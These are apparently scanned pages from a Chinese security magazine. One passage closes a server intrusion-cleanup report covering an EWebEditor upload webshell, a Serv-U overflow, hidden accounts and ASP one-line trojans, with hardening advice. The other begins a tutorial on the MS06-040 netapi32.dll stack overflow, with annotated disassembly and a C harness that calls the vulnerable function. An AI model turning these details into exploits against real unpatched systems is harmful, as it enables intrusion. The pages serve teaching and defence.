



图10

经检测发现没有被克隆，至于如何检测，很简单，把用户名对应的类型的注册表值导出来用fc命令对比一下就可以了。

6.最后别忘了检查是否还有ASP木马文件的存在。用江民杀毒没查到其它ASP木马，但是按时间排序不难发现有文件被修改过，可能是一句话木马吧。还是请出雷客图ASP站长安全助手吧（用它扫木马非常方便），稍微扫描了一下就发现数学建模的主页被放了一句话木马，如图11所示。



文件相对路径	特征码	描述	创建/修改时间
math\index.asp	Eval	eval()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：eval(X) 但是javascript代码中也可以使用，有可能是误报。	2006-3-10 22:07:01 2006-6-14 19:22:07
math\index.asp	Execute	[illegible]	2006-3-10 22:07:01 2006-6-14 19:22:07
math\admin\admin_code.asp	Eval	eval()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：eval(X) 但是javascript代码中也可以使用，有可能是误报。	2005-11-22 20:42:50 2005-8-15 11:02:42

图11

善于总结　做好安全

回想一下整个检测过程，我们不难发现攻击者最初就是利用IIS目录可浏览这个配置上的缺陷而利用EWebEditor得到WebShell的，我们则从IIS日志下手一下子就抓到入侵者，整个过程我做了一个表格，大家参考一下，如表1所示。

接下来要做的事就是做好安全了，懂得进攻更要懂得防守嘛。

1.首先要配置一下IIS，去掉目录浏览的勾，如图12所示。

为了防止ASP木马运行，有必要利用NTFS设置一下文件访问权限，我们还可以去掉一些危险的组件比如FSO等，当然这就视具体情况而定了。

2.针对Serv-U FTP Server溢出漏洞，我在电脑上找到很久以前的一个程序，就拿来用用吧，如图13所示

当然这也会有突破的办法，因为漏洞还是存在的，只不过管理端口与账号密码被我们改了，最好的办法当然是升级到最新版并配置好权限，因为这个漏洞的根源Serv-U是以System权限进行管理的。

3.其他一些小问题，比如Telnet服务要关上，把Radmin

非法入侵者（攻）	服务器管理员（防）
发现IIS目录可以浏览并且有EWebEditor目录，利用默认账号密码登录利用上传漏洞得到WebShell。	分析IIS日志发现有入侵者利用EWebEditor上传非法的asa文件。
用WebShell查看服务器信息发现装有Serv-U FTP Server，利用Serv-U溢出漏洞得到管理员权限。	在江民的杀毒记录发现有清除日志工具与记录账号密码的DLL木马，在事件查看器里发现Serv-U FTP Server有被溢出的痕迹。
开启Telnet＼安装Radmin＼建立隐藏账号＼留一句话木马等。	在服务列表里发现Telnet服务开放，有Radmin的服务，在注册表发现有带$的隐藏账号，在ASP文件发现有一句话木马等。
没有擦PP，没代理，被查到真实的IP，定位到我们学校某栋公寓某寝室：）	保留相应记录备案，修补相关漏洞，清理后门程序等。

表1




图12




图13

服务禁止并删除相关文件，隐藏账号直接在注册表删掉，把一句话木马删掉等等。最后要做的就是定期检查系统是否有多出的账号以及莫名其妙的端口、进程、以及服务，这些具体的工作就一笔带过吧，相信大家都会了。

适合读者：溢出爱好者

前置知识：C 语言、逆向知识、溢出基础



深入浅出MS06-040

文/图 failwest

时至今日，网上已有很多关于MS06-040的文章，其中不乏精辟之作。与其相比，本文突显业余，技术上无法超越，徒逞口舌之快。本文适合有一定计算机基础，初步了解溢出攻击原理，稍微了解逆向技术的朋友阅读。如果大家根据本文的指导亲手完成了全部的实验内容，相信大家对栈溢出的掌握和漏洞利用的认识一定会到一个更高的层次。本文实验中涉及的所有细节均可重现，使用的源代码都有详细的注释附于光盘之中。

好了，现在让我们立刻去体会把"Impossible"变成"I'm possible"的那一撇是怎么画进Windows里的吧！

浅出篇

——欲善其事，先利其器

思考许久，为了让更多的人能够享受到实验的乐趣，我还是决定用一些篇幅来介绍几个在本文的实验中涉及到的逆向工具。没有工具的Hacker如同没有枪的战士，欲善其事，先利其器！

1.逆向，永恒的主题

微软POST出的漏洞信息是没有技术细节的，一般都是几句简短的类似"XXXX可能存在允许远程代码执行的漏洞"之类的话。仅靠这些我们是没有办法利用、渗透、入侵和控制的。详细技术资料很难搜到，因为那都是安全专家和Hacker们辛苦的研究成果，当然今天讨论的MS06-040除外。要想第一时间研究和利用漏洞，你需要查出漏洞对应的补丁号，追查这个补丁patch了哪几个系统文件的哪几个部分，然后进行逆向分析。

MS06-040指的是Windows系统的DLL文件netapi32.dll中的几个导出函数在字符串复制时有边界检查的缺陷。本文的实验和分析都基于Windows2000 SP4版本的操作系统，它也是这个漏洞危害最严重的操作系统版本。

在Windows 2000 SP4中，netapi32.dll位于系统目录c:\winnt\system32下，大小为309008字节。如果你的系统已经打过补丁，则该文件会被补丁替换，大小为309520字节，原先的漏洞DLL会备份到系统目录下的c:\winnt\$NtUninstallKB921883$里。netapi32.dll中几个有溢出问题的函数，本文实验以目前讨论最多的NetpwPathCanonicalize()函数的溢出为例进行阐述。

netapi32.dll库中第303个导出函数NetpwPathCanonicalize()用于格式化网络路径字符串，它需要6个参数

> 参数1：指向一个Unicode字串的指针，用于生成路径字串的第二个部分；
> 参数2：指向一个buffer的指针，用于接收格式化后的路径字串；
> 参数3：指向一个数字的指针，标明参数2所指buffer的大小；
> 参数4：指向一个Unicode字串的指针，用于生成路径字串的第一个部分；
> 参数5：指针，在漏洞利用中不起作用；
> 参数6：标志位，必须为0。

这个函数大体功能是把参数4所指的字串（以后简称4号串）连接上"/"作为路径分割，再连上参数1所指字串（后简称1号串），并将生成的这个新串拷回参数2所指的buffer，也就是返回给2号buffer如下形式的字串："4号串+'/'+1号串"。该函数在格式化字符串时的函数调用CanonicalizePathName()使用WCSCPY()进行字符串拷贝时，边界检查有缺陷，可以被构造栈溢出。

NetpwPathCanonicalize()函数的细节资料是很难找到的，MSDN上没有任何介绍，甚至在Google上也只是在srvsvc的接口定义文件IDL里看到了函数声明。在这种情况下要利用这个函数只有靠自己逆向分析了。上面这些说明就是我用IDA把它反汇编后分析、总结出来的，在此提前摆出来是为了让大家在阅读后面的汇编代码时提前有一个全局观。

大家一定要坚信，求人不如靠自己。不管你是Cracker还是Hacker，不管你做外挂、做脱壳、做病毒分析，还是做exploit的开发人员，要获得第一手资料都离不开逆向技术。就算微软公布源码，逆向技术仍然是安全领域里永恒不变的主题。

2.IDA，迷宫的地图

在大体了解了漏洞的位置之后，我们需要进行调试，需要获得具体的栈空间信息以及漏洞被触发时的寄存器信息。进入一个PE文件就好像置身一个错综复杂的迷宫，光靠动态调试器的分析是远远不够的。IDA强大的静态分析和标注功能则是这个迷宫的地图，它能为你的调试导航。

下面我们就用IDA来看看这个神秘的NetpwPathCanonicalize()函数到底干什么用的。安装好了后，把我们的问题DLL直接丢进IDA，忽悠忽悠几下，它就分析出结构明确质量上乘的汇编代码了。这里要庆幸的是，我们研究的是微软的系统API文件，用C语言编写

并且没有任何加壳之类的保护，所以得到的结果如此优美，几乎所有的函数都自动标注好了。

我们直接去Exports窗口，在最后几行找到我们需要分析的NetpwPathCanonicalize，双击就跳到了这个导出函数对应的代码部分，按下空格键，汇编代码将以流程图的形式显示出来，给阅读者一个全局的把握。

指南针介绍到此为止，后面的分析就要靠自己了。这个函数并不复杂，可以看到生成新串的过程实际是在CanonicalizePathName()内完成(.text:7517F856 call sub_7517FC68)。这个函数使用局部变量，在栈内开空间暂存新串，这块空间可被溢出。

具体来说，NetpwPathCanonicalize()在调用CanonicalizePathName()前的动作包括

1)判断第6个参数是否为0，不为0则退出；

2)判断第5个参数所指值是否为0，为0则进行一次NetpwPathType的验证调用

3)判断第4个参数所指值是否为0，若不为0则将所指字串放入NetpwPathType进行验证；

4)在这次验证中，如果4号串unicode长度超过0x103(字节长度为0x206)，则返回0x7B(ERROR_INVALID_NAME)，引起程序退出；

5)验证接收buffer的大小是否为0，否则退出；

6)调用CanonicalizePathName()函数

……

CanonicalizePathName()为实际发生溢出的函数，用IDA重点看一下这个函数

```
========== S U B R O U T I N E ==========
7517FC68 int __stdcall sub_ CanonicalizePathName (wchar_t *,wchar_t *,wchar_t *,int,int)
7517FC68  push       ebp
7517FC69  mov ebp, esp
7517FC6B  sub esp, 414h
//开辟栈内空间，用于暂存生成的字符串
……
7517FC89  call edi ; __imp_wcslen
//计算4号串的unicode长度，注意为字节长度的一半，这是导致边界检查被突破的根本原因，即用Unicode检查边界，而栈空间是按字节开的
7517FC8B  movesi, eax
……
7517FCA4  call ds:__imp_wcscpy
//将4号串拷入栈中暂存串。虽然前面的边界检查有缺陷，似乎实际可以传入的4号串可以达/到0x822字节，但是4号串在传入本函数前被NetpwPathType()提前检查过，按照前面的分析知道，4号串的长度不能超过0x206字节，所以只靠这里的检查缺陷还不足以通过4号串制造溢出
7517FCAA  mov        ax, [ebp+esi*2+var_416] //取出此刻暂存串(4号串)的最后两个字节，检查是否是斜杠
……
7517FCFE  ja  short loc_7517FD3E  //第二次边界检查。从前面分析可以知道，只靠4号串是无法制造溢出的，但是1号串的传入没有任何限制，所以可以通过增加1号串的串长来溢出。栈空间为0x414，我们实际可传入的串总长可以达到0x828
7517FD00  push [ebp+arg_4]  //1号串
7517FD03  lea  eax, [ebp+var_414]
7517FD09  pusheax
7517FD0A  call ds:__imp_wcscat
//将1号串连入栈中暂存串，生成最终的路径字串，这个调用导致了最终的栈溢出
……
7517FD70  call  ds:__imp_wcscpy
//将栈中的结果传回第二个参数所指的buffer
……
7517FD7E  retn 14h
========== S U B R O U T I N E ==========
```

代码1:netapi32.dll反汇编代码片断，完整代码可由DLL文件反汇编得到

如注释中所述，两次对栈中暂存串边界的限制都是unicode长度不能超过0x411，换算成字节长度就是0x822，而栈空间的大小是按字节开始的0x414，这是边界检查失败的根本所在。另外，4号串由于必须通过NetpwPathType()的验证才能传入CanonicalizePathName()，所以串长不能超过0x206字节，但是经过wcscat()没有长度限制的1号串之后，就可以成功的制造一个栈溢出了。

3.OLLYDBG，庖丁解牛

经过IDA的静态分析，下面我们来尝试一下动态调试这个函数，并触发这个溢出。首先要做的是load这个动态链接库，然后定位到NetpwPathCanonicalize()函数的地址，接着就可以调用这个漏洞函数了。

本地的溢出实验不一定非要找台有漏洞的机器。如果你的机器不是Windows2000 SP4或者是打过补丁的机器，去哪里找这个库文件前面已经说过了。

比如用下面这种形式调用：

```
=========================================
#include <windows.h>
#include <winbase.h>
typedef void (*MYPROC)(LPTSTR);
int main()
{
HINSTANCE LibHandle;
MYPROC ProcAdd;
char dllbuf[40] = "./netapi32.dll";
char Trigger[40] = "NetpwPathCanonicalize";
……//function arg define
LibHandle = LoadLibrary(dllbuf);
ProcAdd = (MYPROC) GetProcAddress(LibHandle, Trigger);
……//function arg init
(ProcAdd)(arg_1,arg_2,arg_3,arg_4,buf5,0);
        FreeLibrary(LibHandle);
}
```

代码2：DLL挂载，完整的代码位于附件local_exploit_040.c中

上述代码就是我们本地溢出实验代码的框架。大家可以先按照前边分析的结果对参数随意的赋几个值试试。在我调试的过程中，VC编译后，如果函数参数传入"正确"，在执行时Windows XP总会报"check esp erro"，不知道是不是我哪个参数没用对，但在远程溢出的RPC调用中是能够正常执行的。

下面来调试一下这个BIN，用OllyDBG把netapi32.dll执

行的细节搞清楚。朋友们，你们准备好领略庖丁解牛的感觉了吗？

用VC编译链接生成BIN运行是会出错的，不要紧，我们用OllyDBG打开可执行文件，默认的加载方式会在程序的入口地方停下。我们调试的可执行文件应该是VC生成的debug版本，所以应该停在PE的加载区，注意这里可不是我们的main()函数哦。

如果你有耐性的话，不妨按F8单步下去，顺便了解一下Windows加载PE的过程，看看在main()之前都干了些什么。

如图1所示，在入口不远处，会有GetCommandLineA的调用，后面会有三个对EDX、ECX、EAX的push操作，这是在为main()函数传递参数。之后的那个call就是我们的main()了。当F8单步到这个call，你需要按F7单步进入main()函数。




图1　本地溢出之main()函数入口

进入main()之后，会看到OllyDBG已经为我们识别出标准的系统API调用，并自动做了注释。像C代码里写的那样，这里依次调用了LoadLibarayA、GetProcessAddress、memset等，之后连续进行了六次push调了一个函数，这个对应的就是(ProcAdd)(arg_1,arg_2,arg_3,arg_4,buf5,0)的汇编形式了。函数调用的参数入栈顺序是从右向左，所以第一个压的是0。如果你第一次动态调试的话，不妨看看栈里压入参数的值，再到对应的内存位置去看看内存里的内容，自我感觉这样的调试是理解计算机系统底层最直接最有效的方式了。

CPU执行到这个call以后，我们同样按F7进入这个函数，可以看到代码区从0x004xxxxx切换到了0x7xxxxxxx，也就是说这时程序从我们的可执行文件的代码区跳到了netapi32.dll中NetpwPathCanonicalize函数的代码部分。

继续单步执行，观察寄存器的值，观察每一个跳转的执行，结合上面IDA的分析，验证一下当时自己对程序流程的掌握是否正确。

